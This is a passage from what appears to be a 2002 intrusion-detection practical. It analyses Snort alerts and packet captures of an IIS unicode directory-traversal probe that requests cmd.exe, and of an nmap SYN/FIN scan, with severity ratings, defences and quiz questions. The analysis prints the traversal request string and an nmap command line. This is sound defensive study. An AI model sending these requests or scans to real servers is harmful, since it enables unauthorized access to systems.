TCP TTL:116 TOS:0x0 ID:64471 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x4E113AE  Ack: 0x7CA8B011  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:21.524488 130.205.110.105:3937 -> 46.5.180.133:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:98
***AP*** Seq: 0x4D39DE9  Ack: 0x7CE8D67E  Win: 0x0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:22.024488 130.205.110.105:3957 -> 46.5.180.153:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:98
***AP*** Seq: 0x4E26947  Ack: 0x7CAE36FE  Win: 0x0  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
07/15-07:19:28.194488 130.205.110.105:4054 -> 46.5.180.250:80
TCP TTL:116 TOS:0x0 ID:64690 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x5477A49  Ack: 0x23D9DDDA  Win: 0x4470  TcpLen: 20
```

Snort Signature:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS cmd.exe
access"; flags:A+; content:"cmd.exe"; nocase; classtype:web-application-attack;
sid:1002;  rev:5;)
```

Offending Packets:

```
07:19:21.124488 130.205.110.105.3937 > 46.5.180.133.http: P [bad tcp cksum eae4!]
80977326:80977385(59) ack 2095631126 win 17520 (DF) (ttl 116, id 64459, len 99,
bad cksum 3d0e!)
0x0000   4500 0063 fbcb 4000 7406 3d0e 82cd 6e69        E..c..@.t.=...ni
0x0010   2e05 b485 0f61 0050 04d3 9dae 7ce8 cb16        .....a.P....|...
0x0020   5018 4470 465c 0000 4745 5420 2f73 6372        P.DpF\..GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
0x0060   720d 0a                                        r..
07:19:21.124488 130.205.110.105.3938 > 46.5.180.134.http: P [bad tcp cksum eae4!]
81030630:81030689(59) ack 2097180783 win 17520 (DF) (ttl 116, id 64461, len 99,
bad cksum 3d0b!)
0x0000   4500 0063 fbcd 4000 7406 3d0b 82cd 6e69        E..c..@.t.=...ni
0x0010   2e05 b486 0f62 0050 04d4 6de6 7d00 706f        .....b.P..m.}.po
0x0020   5018 4470 d0b0 0000 4745 5420 2f73 6372        P.Dp....GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
0x0060   720d 0a                                        r..
07:19:21.124488 130.205.110.105.3939 > 46.5.180.135.http: P [bad tcp cksum eae4!]
81087073:81087132(59) ack 2088096245 win 17520 (DF) (ttl 116, id 64463, len 99,
bad cksum 3d08!)
0x0000   4500 0063 fbcf 4000 7406 3d08 82cd 6e69        E..c..@.t.=...ni
0x0010   2e05 b487 0f63 0050 04d5 4a61 7c75 d1f5        .....c.P..Ja|u..
0x0020   5018 4470 9337 0000 4745 5420 2f73 6372        P.Dp.7..GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
0x0060   720d 0a                                        r..
07:19:21.134488 130.205.110.105.3957 > 46.5.180.153.http: P [bad tcp cksum eae4!]
81946892:81946951(59) ack 2091789206 win 17520 (DF) (ttl 116, id 64465, len 99,
bad cksum 3cf4!)
0x0000   4500 0063 fbd1 4000 7406 3cf4 82cd 6e69        E..c..@.t.<...ni
0x0010   2e05 b499 0f75 0050 04e2 690c 7cae 2b96        .....u.P..i.|.+.
0x0020   5018 4470 1a82 0000 4745 5420 2f73 6372        P.Dp....GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
0x0060   720d 0a                                        r..
07:19:21.134488 130.205.110.105.3962 > 46.5.180.158.http: P [bad tcp cksum eae4!]
82191931:82191990(59) ack 1048018881 win 17520 (DF) (ttl 116, id 64467, len 99,
bad cksum 3ced!)
0x0000   4500 0063 fbd3 4000 7406 3ced 82cd 6e69        E..c..@.t.<...ni
0x0010   2e05 b49e 0f7a 0050 04e6 263b 3e77 7fc1        .....z.P..&;>w..
0x0020   5018 4470 4751 0000 4745 5420 2f73 6372        P.DpGQ..GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
0x0060   720d 0a                                        r..
07:19:21.144488 130.205.110.105.3949 > 46.5.180.145.http: P [bad tcp cksum eae4!]
81540501:81540560(59) ack 3371690623 win 17520 (DF) (ttl 116, id 64469, len 99,
bad cksum 3cf8!)
0x0000   4500 0063 fbd5 4000 7406 3cf8 82cd 6e69        E..c..@.t.<...ni
0x0010   2e05 b491 0f6d 0050 04dc 3595 c8f7 ea7f        .....m.P..5.....
0x0020   5018 4470 42dc 0000 4745 5420 2f73 6372        P.DpB...GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
0x0060   720d 0a                                        r..
07:19:21.154488 130.205.110.105.3955 > 46.5.180.151.http: P [bad tcp cksum eae4!]
81859502:81859561(59) ack 2091429905 win 17520 (DF) (ttl 116, id 64471, len 99,
bad cksum 3cf0!)
0x0000   4500 0063 fbd7 4000 7406 3cf0 82cd 6e69        E..c..@.t.<...ni
0x0010   2e05 b497 0f73 0050 04e1 13ae 7ca8 b011        .....s.P....|...
0x0020   5018 4470 eb6f 0000 4745 5420 2f73 6372        P.Dp.o..GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
```

```
0x0060   720d 0a                                        r..
07:19:28.194488 130.205.110.105.4054 > 46.5.180.250.http: P [bad tcp cksum eae4!]
88570441:88570500(59) ack 601480666 win 17520 (DF) (ttl 116, id 64690, len 99, bad
cksum 3bb2!)
0x0000   4500 0063 fcb2 4000 7406 3bb2 82cd 6e69        E..c..@.t.;...ni
0x0010   2e05 b4fa 0fd6 0050 0547 7a49 23d9 ddda        .......P.GzI#...
0x0020   5018 4470 aeae 0000 4745 5420 2f73 6372        P.Dp....GET./scr
0x0030   6970 7473 2f2e 2e25 3563 2535 632e 2e2f        ipts/..%5c%5c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 720d 0a69        md.exe?/c+dir..i
0x0060   720d 0a                                        r..
```

1. **Source of Trace:**

   This trace was captured by Incidents.org (http://www.incidents.org/logs/Raw/6-15-2002.).

2. **Detect was generated by:**

   This network detect was generated by Snort v.1.8.6 (Build 105) which has been listed first above. The Snort signature that triggered this alert is shown next. Finally, the offending packet traces, in TCPDUMP format is shown last with the offending payload highlighted within the first packet.

3. **Probability the source address was spoofed:**

   The chance that this attack was spoofed is low since this type of attack requires the completion of the TCP handshake. It seems as if the attacker is sweeping the subnet looking for web servers that are vulnerable to the directory traversal attack. This class of attack would not yield useful results if the source address were spoofed.

4. **Description of attack:**

   This attack is a Microsoft IIS 4.0/5.0 specific attack. The probe is attempting to exploit the IIS server through a directory traversal via extended unicode in the URL to access the NT/2000 shell command, 'cmd.exe'. IIS 4.0/5.0 allow web administrators to place executable files and scripts on the web server for execution on the server by site users. If an attacker encodes a reference to an executable, 'cmd.exe' in this case, then un-patched IIS servers would execute that executable with SYSTEM privileges. [2]

   See: http://www.kb.cert.org/vuls/id/111677

   The NIMDA worm uses this vulnerability as one of its attack vectors as well.

   See: http://www.cert.org/advisories/CA-2001-26.html

   Microsoft Windows NT 4.0 Internet Information Services 4.0 and Microsoft Windows 2000 Internet Information Services 5.0 is vulnerable.

5. **Attack mechanism:**

   This may have been an automated probe sweeping the 46.5.180.x/24 subnet in an attempt to locate and exploit vulnerable IIS servers. The attacker could have her tool automatically root the vulnerable web server if the tool determines that a vulnerable server was found. An example NIMDA scanning tools is the 'Retina NIMDA

Scanner' from eEye. This tool will scan a Class B (or C depending on the version) for web servers (TCP/80). If a server is found the HTTP GET request shown below will be sent to the server. The scanner will analyze the response, which would be a directory listing, to determine if the server is vulnerable and report this information back to the user via the GUI.

This could have also been a probe initiated by the NIMDA worm since this is one of its attack vectors. However, due to the sequential nature of the scan and the fact that only one attack vector was used, it is likely that this was an automated scanning tool.

The attacker will know that her probe was successful by the results of the command:

```
GET./scripts/..%5c%5c../ winnt/system32/cmd.exe?/c+dir
```

which is a HTTP get request to execute "../../winnt/system32/cmd.exe" where '%5c%5c' is hexadecimal for the ASCII characters '\\'. The first slash being an escape character for the second. If a vulnerable server was found a directory listing will be returned of the c:\ volume.

6. Correlations:

This probe was attempting to exploit vulnerabilities in Microsoft's IIS web server versions 4.0 and 5.0 using the unicode directory traversal exploit. This vulnerability first became public in October of 2000. See CERT advisory below.

See: http://www.kb.cert.org/vuls/id/111677

The NIMDA worm uses this vulnerability as one of its attack vectors as well. More information about this can be seen below.

See: http://www.cert.org/advisories/CA-2001-26.html

Microsoft Windows NT 4.0 Internet Information Services 4.0 and Microsoft Windows 2000 Internet Information Services 5.0 is vulnerable.

It is likely, due to the sequential nature of this probe, that this was generated by a tool built to locate NIMDA/CodeRed zombies. One such tool is the NIMDA scanner by eEye [3] would generate this attack signature. This tool restricts the user by only allowing them to scan one Class C network at a time. This correlates with the fact, as shown above, that the attack was not detected destined for any other Class C. (The incidents.org address space is unknown, however, and may not include any other Class C's)

This attack originated from an organization called "Thaumaturgy & Speculums Technology". Specific WHOIS output can be seen below.

```
OrgName:    Thaumaturgy & Speculums Technology
OrgID:      TST

NetRange:   130.205.0.0 - 130.205.255.255
```

```
CIDR:       130.205.0.0/16
NetName:    WITTSEND
NetHandle:  NET-130-205-0-0-1
Parent:     NET-130-0-0-0-0
NetType:    Direct Assignment
NameServer: Z1.NS.NYC1.GLOBIX.NET
NameServer: Z1.NS.SJC1.GLOBIX.NET
NameServer: Z1.NS.LHR1.GLOBIX.NET
Comment:
RegDate:
Updated:    2001-10-04

TechHandle: MHW9-ARIN
TechName:   Warfield, Michael
TechPhone:  +1-770-985-6132
TechEmail:  mhw@wittsend.com
```

7. Evidence of active targeting:

It is likely that this probe was part of an active reconnaissance effort. The attacker was looking for immediately exploitable web servers. Due to the noisy nature of the probe and simplistic approach, it is likely that this was an automated tool being used by an attacker attempting to locate web servers for defacement. However, there is no evidence that this attacker was specifically targeting 'Incidents.org', since the scanning scope could have been broader than the 'Incidents.org' address space. Here again a full collection of raw traffic via TCPDUMP would have helped to yield more conclusive results.

8. Severity:

SEVERITY = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: (4) This attack is targeted at an externally facing web server, which could be informational or contain confidential information. In addition, the impact of a defacement to a publicly visible company could be devastating. The contents of the web server are not known at this point.

Lethality: (4) This attack is designed to locate vulnerable web servers. This attack could be used to copy the SAM database to the attacker via tftp that can later be used to access the operating system as an administrator. This attack can also be used to retrieve and execute malicious code on the web server. Fundamentally, this attack can be used to gain SYSTEM privileges on the server.

System Countermeasures: (3) The only system countermeasure would be to patch the server itself. It is not known whether the server has been patched. Since this vulnerability is over two years old and Microsoft has had a patch available for some time it is safe to assume, there is more than a 50% chance that this system has been patched.

Network Countermeasures: (1) This attack does not break TCP/IP so it would not be stopped by a stateful/less firewall. The attack itself could be prevented by a proxy that can detect and block this class of attack. It is not known if this mechanism exists at Incidents.org.

SEVERITY=(4+4)-(3+1)=4

9. **Defensive recommendation:**
The recommendation here is identical to the previous detect. The two possible defenses against this class of attack would be to deploy a reverse proxy that is designed to sanitize/normalize inbound http traffic. This device/software could also be used as an exploit detection system to be integrated into the enterprise IDS solution as well. The second solution is more of a stopgap solution; patch the server. The second solution only applies to this vulnerability and does not prevent other attacks of similar class as with the first defensive recommendation. Ultimately, both recommendations should be implemented.

10. **Multiple choice test question:**
Which of the following reasons would provide the best argument for having an intrusion detection system that is based on the full collection of network traffic?

1) Full collection of network traffic enables management to better monitor their users.
2) A common obfuscation attempt is to copy/rename ‘cmd.exe’ instead of listing a directory thus defeating this IDS signature.
3) Full collection justifies the cost of storage/IDS upgrades.
4) A complete analysis can be performed which will identify all hosts scanned, if there were previous active reconnaissance probes, help to eliminate false positives, identify obfuscation attempts, help to create new signatures, and to identify anomalous traffic.

Trace III. – Active Reconnaissance

Snort ALERT:

```
[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
09/19-13:37:54.543928 24.207.211.131:8080 -> xx.xx.9.100:8080
TCP TTL:27 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x77434F34  Ack: 0x160D9BBC  Win: 0x404  TcpLen: 20
```

Snort Signature:


```
Snort Stream Pre-Processor (SPP_STREAM4) Port Scan Detection Engine
```

Offending Packet:

```
13:37:54.543928 24.207.211.131.webcache > xx.xx.9.100.webcache: SF
2000899892:2000899892(0) win 1028
0x0000   4500 0028 9a02 0000 1b06 cdf7 18cf d383        E..(...........
0x0010   xxxx 0964 1f90 1f90 7743 4f34 160d 9bbc        B..d....wCO4....
0x0020   5003 0404 bca5 0000                            P.......
```

1. **Source of Trace:**

   This traffic was collected using a TCPDUMP collector, which resides out side of SOHO firewall as shown below.



2. **Detect was generated by:**

   The TCPDUMP probes shown above collects and stores raw traffic in binary PCAP format for later analysis by Snort. This network detect was generated by Snort v.1.8.6 (Build 105) which has been listed first above. The Snort Pre-Processor 'streams4' is what generated the alert. Finally, the offending packet traces, in TCPDUMP format is shown last with the offending payload highlighted within the first packet.

3. **Probability the source address was spoofed:**

   This probe could have been spoofed but this is not likely due to the fact that this is a recon probe and is used for the sole purpose of finding open ports, and it this case open proxies. Spoofing this type of probe wouldn't yield any information to the attacker, which would defeat the purpose of the probe. Furthermore, the cable network is a switched network, therefore eliminating the possibility for passive probe collection from spoofed sources.

4. **Description of attack:**

   This is a reconnaissance probe that is used to find open ports/services on a server. In this case the attacker is looking for open web proxies which are typically found on tcp/8080. By setting both the SYN and FIN TCP flag bits, the attacker is hoping to elude system level connection logging and to bypass older packet filtering firewalls. This is a common type of reconnaissance probe and most intrusion detection systems are able to detect and identify them as such.

5. **Attack mechanism:**

   This probe can be performed against any system that has a TCP/IP stack and is accepting external connections. According to the RFC, hosts that receive a packet with the FIN flag set on a closed port should reply with a reset (RST) packet. If the port is open and accepting connections, the host should ignore this type of packet. However, systems that have ignored this point in the RFC (Microsoft), will respond to a FIN packet with a RST packet regardless of the port state. Therefore, these operating systems are not vulnerable to this type of probe.

6. **Correlations:**

   This reconnaissance technique was first documented in detail by Uriel Maimon in Phrack 49, article 15 'Port Scanning Without the SYN Flag', which was released in November of 1996.

   See: http://www.phrack.org/phrack/49/P49-15

   This is a scanning option for the port scanning and OS identification tool 'NMAP' and is most likely the tool used for this probe. The most likely command line used is:

   ```
   #nmap -sF -p 8080 <myipnet>/<24 or 16>
   ```

   See: http://www.nmap.org/

   This attack signature was not seen on any public network intelligence sites. (Incidents.org, SecurityFocus, Google) which further supports this is just a port availability probe.

   This is the only packet originating from this source in the previous 3 days and the next 2 days. Also since, there is a stateful packet filtering firewall deployed (IPTABLES), and by default, FIN packets when unassociated with an established connection are dropped. The specific IPTABLES rule is show here:

```
##-----------------------------------------------------------------------##
## DROP packets associated with an "INVALID" connection.
     $IPTABLES -A KEEP_STATE -m state --state INVALID -j DROP
##-----------------------------------------------------------------------##

##-----------------------------------------------------------------------##
## ACCEPT packets which are related to an established connection.
     $IPTABLES -A KEEP_STATE -m state --state RELATED,ESTABLISHED -j ACCEPT
##-----------------------------------------------------------------------##
```

No other information was available for this trace. In order to weed out the volumous Internet fodder that fails the state test above this type of traffic is dropped and not logged.

This traffic originated from a residential broadband provider in St. Louis, MO. It is likely that this attack was initiated by a home DSL or cable modem subscriber.

```
OrgName:    Charter Communications
OrgID:      CCOM

NetRange:   24.207.208.0 - 24.207.223.255
CIDR:       24.207.208.0/20
NetName:    CHTRSTL-CUS-SP-UBR01
NetHandle:  NET-24-207-208-0-1
Parent:     NET-24-207-128-0-1
NetType:    Reassigned
NameServer: NS1.CHARTER-STL.COM
NameServer: NS2.CHARTER-STL.COM
Comment:
RegDate:    2001-11-06
Updated:    2001-11-06

TechHandle: MZ34-ARIN
TechName:   Zakaria, M.
TechPhone:  +1-636-207-7044
TechEmail:  Hostmaster@charter-stl.com

OrgTechHandle: MZ34-ARIN
OrgTechName:   Zakaria, M.
OrgTechPhone:  +1-636-207-7044
OrgTechEmail:  Hostmaster@charter-stl.com
```

7. **Evidence of active targeting:**

There is no evidence of active targeting as no traffic has been seen from this host in the previous week and during the week that followed the collection of this packet. There has also been no other attempts to port scan this network using SYN/FIN packets within this timeframe. While there have been multiple proxy probe attempts, the conclusion is that this attacker was sweeping the ISP's address space looking for proxy servers.

8. **Severity:**

SEVERITY = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: (1) This attack is looking for open web proxies. Because there are no web proxies and the firewall is blocking this type of traffic, this is not a critical reconnaissance probe.

Lethality: (1) This is only a reconnaissance probe and is not lethal in itself. However, it may be a precursor to an attack if the probed service was available.

System Countermeasures: (1) There is no system countermeasure for this type of probe since the system response to this probe is required per the RFC.

Network Countermeasures: (5) This probe can be blocked with a stateful packet filtering firewall.

SEVERITY=(1+1)-(1+5)=-4

9. **Defensive recommendation:**

Implement a stateful packet filtering firewall and ensure that the device blocks not only FIN packets that do not have an associated connection but also SYN/FIN packets regardless of state. Note: Some older stateful packet filtering firewalls would allow SYN/FIN packets to pass since the device only checked for the presence of the SYN packet, though only for allowed ports. Other measures could be taken though would be redundant. HIDS and a Host based firewall would provide additional risk mitigation measure, then again so would a FM200 system in my closet. <grin> A comprehensive syslog analysis tool could be deployed to automatically correlate this traffic with other attack signatures. I am unaware of an open source solution for this however.

10. **Multiple choice test question:**

What are some other common **TCP service** reconnaissance probes? Circle All that apply.

1) Xmas Tree scan (Scan w/ multiple TCP flags set)
2) Ping scan (ICMP echo request packet)
3) Null scan (Scan w/ no flags set)
4) Fingerprint scan (Multiple ICMP/TCP/UDP OOS packets send to invoke system specific responses)

References

[1] Anonymous. ".ida "Code Red" Worm."17 Jul 2001. URL: http://www.eeye.com/html/Research/Advisories/AL20010717.html (10 Oct 2002)

[2] Anonymous. "Code Red II Worm Analysis." eEye Research Lab. 04 Aug 2001 URL: http://www.eeye.com/html/Research/Advisories/AL20010804.html (10 Oct 2002)

[3] Anonymous. "eEye NIMDA Scanner." EEye Research Lab. Sept 2001 URL: http://www.eeye.com/html/Research/Tools/nimda.html

Assignment # 3: Analyze This!

University Intrusion Detection Analysis

Executive Summary

This report categorizes and summarizes all events detected by the University for a period of five days between June 11, 2002 and June 15, 2002. This report is limited in scope in that the actual University architecture and sensor placement is unknown. Furthermore, what is considered as ambient or normal traffic is unknown. Because of these unknowns, each event was analyzed so that a potential compromise was not missed. In the future for an effective analysis, a high level network diagram, firewall rule sets, and a sampling of network flow statistics would help to distinguish the risk each event presents as well as increase the effectiveness of the analysis.

Each event has been categorized into one of the following seven categories:

I. Static Malicious Logic
II. Self-Propagating Malicious Logic
III. Active Reconnaissance
IV. Out of Specification Traffic
V. Resource Consumption
VI. Policy Violations
VII. Additional Data Required

During the five-day period, there were roughly a quarter of a million events generated by the Intrusion Detection System. The most significant EOI category was the Active Reconnaissance category, which accounted for just over 52% of the total detected events. While only .3% of the events were identified as Static Malicious Logic or Trojans and exploit tools. Following Reconnaissance category was the Self Propagating Malicious Logic Events of Interest or worm detects, which accounted for 22.5% of the total detected events. 15.5% of the detected events were Potential Policy Violations, though this may be acceptable traffic for the University. There were 509 events, which were identified as Out of Specification, which accounted for .2% of the total Events of Interest. Just over 1% of the detected events was categorized as potential Resource Consumption (DoS) attacks, though these were later identified as benign.

In summary there were two high-risk Static Malicious Logic events detected which should be investigated future. These events indicate the potential presence of Trojan activity both inbound to the University network as well internally generated. There also was a significant amount of worm traffic detected. This type of traffic accounted for 22.5% of the total detected events and the indication is that the CodeRed and NIMDA worms are still active within the University network. Evidence shows that there are both internal infected servers attempting to compromise other external web servers as well as external servers attempting to compromise internal servers. The details are outlined in the Self-Propagating Malicious Logic category.

Finally, in conclusion, trending and frequency analysis was preformed on the data sets as a whole over the five-day period. The results of this analysis can be found within the first few pages of this report as it provides context and perspective to the following Events of Interest analysis.

Taking operational requirements in hand, this report finds that the University has a moderate level of risk. Suggested steps to reduce and ultimately mitigate identified risks are outlined within the conclusion of this report.

Investigative Scope

The scope of this investigation was limited to a five-day period between June 11, 2002 and June 15, 2002. The University provided access to three types of log data; a single set of three data types per day. The first data type is an archive of ASCII Snort IDS log data, which was based on the default Snort signature set with a few customizations.

Filename	Size	MD5 Checksum
alert.020611.gz	1583724	4BFB80DBC85DA7732D9F7A2D5F02A556
alert.020612.gz	1252931	4A7221DDCD469E567923A445D99E2068
alert.020613.gz	1852864	CBF53E7D6A24B785E1AE12955B55C64F
alert.020614.gz	1742188	2AFCA51EB13482EE78E8F1F3B15DBCA3
alert.020615.gz	1006849	C4E546F55B89309571C5F8D6EC63161F

The second data type is raw connection data that can be used to identify scans.

Filename	Size	MD5 Checksum
scans.020611.gz	2621445	CC2EF45EA763483BD220BAA4C35B0720
scans.020612.gz	1718660	B48C12DE878A695477CB12989A7754C7
scans.020613.gz	2529867	6CBDE7C5253E2661519B4D0344AC2F8E
scans.020614.gz	2454044	0CFECE884A63B47F8B21C5D5A45CE7C2
scans.020615.gz	1542486	FA285BDCF3AE637D84D00EA77BA72786

The final data type is an archive of all out of specification TCP traffic per day.

Filename	Size	MD5 Checksum
oos_Jun.11.2002.gz	691	3F42186B7770A1DAE982B71AC71CE6F0
oos_Jun.12.2002.gz	195	267FA0BDA0B83F35225661CF57D4ADDB
oos_Jun.13.2002.gz	901	10A3C759D72C2CE60B01D7BCB1B2EBE4
oos_Jun.14.2002.gz	726	8BCB14D8E37BC142337A5DB9748DBE55
oos_Jun.15.2002.gz	295	AB613FC0BB453D82079A916E9DE1142F

The use of the Snort IDS data provided will help to identify attacks and provide insight into devices which may already be compromised. The scan data in conjunction with the IDS alert data will be used for trending and reconnaissance analysis. The out of spec data will also contribute to trend analysis but will also provide cooberation with Events of Interest (EOI) identified within the first two types of data.

Analysis Process

The analysis first began by collecting and verifying each data source. Unfortunately, a checksum was not provided to ensure the integrity of the log data upon receipt. A MD5 hash was generated as a first step in the analysis process to ensure data integrity from this point forward. The data was then extracted from each of the compressed binaries. Each data type was then concatenated together to form a single, 5-day continuous, data set. This allowed for optimized search capabilities but also provided a single interface for Trend and Frequency Analysis. Using a dual processor Linux workstation, the SNORT alert data was then passed through SnortSnarf, which provided an html interface to the data.

With the data ready for analysis, each unique alert, sorted by count, was extracted from SnortSnarf and placed into Microsoft Excel. Each alert was then classified as specific Events of Interest and resorted by their respective classification. Unix text manipulation tools (cat, grep, sed, sort, uniq) where then used to count alerts and scans per hour. This data was then placed in the text-editing tool UltraEdit for normalization before importing into Excel. Graphs were generated showing the top alert signatures per day and the correlation between the number of scans per hour and the number of alerts per hour over the 5-day period.

Next, every alert detected by Snort was then analyzed to provide a summary, correlation information, and a conclusion. The summary was based on the various references listed below. The correlation information was used to build the relationship map seen at the end as well as to identify compromised hosts. The conclusion information is the analysis summary, which takes into account the attack itself, potential false positives, correlation information, and public references. All information relevant to the attack and information useful for risk mitigation was provided inline.

The Out of Specification data was analyzed for event correlation between other attack signatures and identified as such when applicable.

The Scan data was used throughout the analysis process to correlate Snort detects with active reconnaissance probing. The scan data was also analyzed for potential DDoS attacks. Any spike detected by the scan frequency analysis was subject to further scrutiny for potential DoS attacks.

Lastly the executive summary was created to summarize all of the detected events, highlight high risk detects, and provide a brief risk mitigation strategy. These sections were later separated for clarity, readability, and relevance to its placement within the report.

Trend and Frequency Analysis

This analysis is useful, as it will assist in spotting trends and additionally for identifying relationships between alert volume and scanning volume. Figure 1. shows the relationship between alerts and scans over the course of the 5-day analysis period. From the data below it is easy to see that the two largest spikes in alert and scanning activity came on June 13th and June 14th at or around midday –5 GMT. One theory would be that these two days are Thursday and Friday respectively, which corresponds to the weekend on the other side of the world. Considering that weekends are typically when the larger volumes of attacks and scans are seen.




Figure 5 Trends Per Hour

The data provided in Figure 2 shows the top 10 most frequent Events of Interest plotted along the X-axis. Each of these events were tracked over the 5 day period as can be seen by the Y-axis. So, the total number of alerts, per alert, per day, can be seen on the Z-axis. As can be seen below there are several alerts, which are consistently reported on over the course of the 5-day period. Considering this information, system and security engineers can focus their resources on eliminating this type of traffic from the network. Aside from improving system security, this has the collateral benefit of making intrusion detection analysis more effective by not having to analyze large volumes of frivolous alerts. This approach is critical in IDS baselining, increasing performance, IDS effectiveness, and overall network risk mitigation.

